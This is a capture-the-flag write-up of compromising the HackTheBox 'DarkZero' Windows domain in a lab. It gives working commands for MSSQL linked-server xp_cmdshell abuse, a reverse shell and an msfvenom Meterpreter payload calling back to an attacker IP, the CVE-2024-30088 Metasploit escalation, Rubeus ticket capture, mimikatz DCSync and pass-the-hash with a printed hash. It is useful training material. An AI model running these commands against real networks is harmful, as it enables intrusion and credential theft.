DarkZero HackTheBox Writeup - Season 9

SUMMARY
DarkZero is a Windows Active Directory machine from HackTheBox Season 9. The box provides credentials upfront, simulating a real-world pentest scenario. With port 1433 (MSSQL) open, we connected and discovered a linked server pointing to DC02.darkzero.ext. By abusing RPC OUT permissions on the linked server, we enabled xp_cmdshell remotely and gained initial code execution on DC02.
After landing a reverse shell, we identified that the Windows version was vulnerable to CVE-2024-30088, a race condition privilege escalation. Using Metasploit’s exploit module, we escalated to SYSTEM and dumped credential hashes. With elevated privileges on DC02, we leveraged Rubeus in monitor mode to capture a TGT from a Domain Admin authenticating to DC02. This was possible because DC02 had Unconstrained Delegation configured. We then imported the captured ticket with mimikatz, performed a DCSync attack against DC01, and retrieved the Administrator hash, fully compromising the domain.
PATH TO FOLLOW
- Reconnaissance
- MSSQL Access with Provided Credentials
- Linked Server Discovery & Enumeration
- RPC Abuse - Enabling xp_cmdshell on DC02
- Reverse Shell on DC02
- Privilege Escalation - CVE-2024-30088
- Credential Dumping
- Rubeus TGT Monitoring (Unconstrained Delegation)
- Ticket Import & DCSync with Mimikatz
- Full Domain Compromise
Reconnaissance
The machine provides credentials right away, just like in a real pentest engagement:
john.w / RFulUtONCOL!We start with a port scan to see what we’re working with.
- Nmap scan report
# Nmap 7.98 scan initiated Sun Apr  5 05:08:07 2026 as: /usr/lib/nmap/nmap -sCV -p53,88,135,139,389,445,464,593,636,1433,2179,3268,3269,5985,9389,49414,49664,49670,49674,49675,49895,49929,51774 -oN targeted 10.129.194.204
Nmap scan report for 10.129.194.204
Host is up (0.10s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: darkzero.htb)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: darkzero.htb)
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: darkzero.htb)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: darkzero.htb)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49414/tcp open  msrpc         Microsoft Windows RPC
49664/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49895/tcp open  msrpc         Microsoft Windows RPC
49929/tcp open  msrpc         Microsoft Windows RPC
51774/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

# Nmap done at Sun Apr  5 05:09:55 2026 -- 1 IP address (1 host up) scanned in 107.95 seconds
The key takeaway here: this is a full Active Directory environment. We have DNS (53), Kerberos (88), LDAP (389), SMB (445), MSSQL (1433), and WinRM (5985) all open. The domain is darkzero.htb and the machine is DC01.darkzero.htb. Since we already have credentials and MSSQL is open, that’s our way in.
MSSQL Access & Linked Server Discovery
With the provided credentials, we connect to the MSSQL service and immediately look for linked servers. Linked servers in MSSQL can be a goldmine during pentests they often allow lateral movement to other machines in the domain.
EXEC sp_linkedservers;
We find a linked server: DC02.darkzero.ext. That’s interesting a second domain controller on a different domain suffix.
To understand what we can actually do with this link, we inspect its configuration:
EXEC sp_helpserver 'DC02.darkzero.ext';
This is where I asked ChatGPT to help me understand the linked server permissions, and it gave me a really clear breakdown. The important thing to know is:
- RPC OUT = 1: We can execute stored procedures remotely (like
xp_cmdshell) - Data Access = 0: We can’t query tables via
OPENQUERY
So we can’t read data from DC02’s databases, but we can execute commands. That’s actually better for us.
Quick reference:
RPC OUTcontrols whether we can call stored procedures remotely (EXEC AT), whileData Accesscontrols whether we can query tables (OPENQUERY, cross-server SELECTs). For pentesting, RPC OUT is the one we care about since it lets us runxp_cmdshellremotely.OPENQUERYwould only let us read data, which isn’t as useful for getting a shell.
RPC Abuse - Enabling xp_cmdshell on DC02
Since rpc out is enabled, we can execute stored procedures on DC02 through the link. We first try enabling advanced options:
EXEC ('EXEC sp_configure ''show advanced options'', 1; RECONFIGURE;') AT [DC02.darkzero.ext];
However, when trying to execute xp_cmdshell in a separate statement, it wasn’t working. The configuration was resetting between calls. The key insight (which I picked up from a similar approach used in the Medtech box) is that everything needs to be in a single EXEC call. I asked ChatGPT to help me craft a proper one-liner, and this did the trick:
EXEC ('EXEC sp_configure ''show advanced options'', 1; RECONFIGURE;EXEC sp_configure ''xp_cmdshell'', 1; RECONFIGURE;EXEC xp_cmdshell ''ping 10.10.15.80'';') AT [DC02.darkzero.ext];

We set up a listener for ICMP traces and confirmed the ping came through and we have code execution on DC02!
Reverse Shell on DC02
With confirmed code execution, we send a PowerShell reverse shell through the linked server.
EXEC ('EXEC sp_configure ''show advanced options'', 1; RECONFIGURE;EXEC sp_configure ''xp_cmdshell'', 1; RECONFIGURE;EXEC xp_cmdshell ''powershell -e <BASE64_PAYLOAD>'';') AT [DC02.darkzero.ext];

With our nc listener ready, we catch the shell and land on DC02 as darkzero-ext\svc_sql:
Alternative: Using mssqlclient’s Built-in Link Support
If you’re using impacket-mssqlclient, there’s actually a much cleaner way to do this. Once you find the linked server, just switch to it directly:
use_link "DC02.darkzero.ext"
enable_xp_cmdshell
xp_cmdshell "whoami"
This is way less painful than crafting nested SQL strings manually.
Privilege Escalation - CVE-2024-30088
Once on DC02, we check the Windows version and find it’s vulnerable to CVE-2024-30088, a kernel race condition vulnerability. The only publicly available exploit at the time was a Metasploit module, so we go that route.
First, we generate a Meterpreter payload and transfer it to DC02:
msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -f exe LHOST=10.10.15.80 LPORT=443 > reverse_met.exeThen set up the handler in Metasploit:
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LPORT 443
set LHOST 10.10.15.80
run
Once we get the Meterpreter session, we background it because the CVE-2024-30088 exploit requires an active session as input:
background
use windows/local/cve_2024_30088_authz_basep
set SESSION 1
set LPORT 443
set LHOST 10.10.15.80
run
We get a SYSTEM shell on DC02! Now we dump the user hashes:

Rubeus TGT Monitoring (Unconstrained Delegation)

Here’s where it gets interesting. DC02 has Unconstrained Delegation configured, which means any user that authenticates to DC02 will have their TGT cached on the machine. Since we have SYSTEM privileges, we can use Rubeus to monitor for incoming TGTs:
.\Rubeus.exe monitor /interval:1 /nowrapNow we need to trigger an authentication. Remember, we still have access to MSSQL on DC01 through the provided credentials. So from mssqlclient, we connect as john.w and perform an xp_dirtree against DC02’s shared resources:
xp_dirtree \\DC02.darkzero.ext\test
This forces DC01’s service account to authenticate to DC02, and Rubeus captures the TGT:
Ticket Import & DCSync with Mimikatz
With the captured Base64 TGT from Rubeus, we save it as a .kirbi file on the machine:
[IO.File]::WriteAllBytes("C:\Windows\Temp\test\DC.kirbi", [Convert]::FromBase64String("Base64_Rubeus"))
For more details on how this Unconstrained Delegation attack works, I recommend reading this great Pentestlab post. The key here is that the ticket we captured belongs to a user in the Domain Admins group on DC01 this is what makes the whole attack chain possible.

We use mimikatz to import the ticket and perform a DCSync. Note that we use the domain name darkzero.htb here, not the FQDN this is essentially performing a secretsdump from Windows:
.\mimikatz.exe "kerberos::ptt DC.kirbi" exit
.\mimikatz.exe "lsadump::dcsync /domain:darkzero.htb /user:Administrator"The DCSync succeeds and we get the Administrator NTLM hash:
Full Domain Compromise
Finally, we verify the hash works with netexec:
netexec smb darkzero.htb -u 'Administrator' -H '5917507bdf2ef2c2b0a869a1cba40726'
Pwn3d! We have full domain admin access on DC01.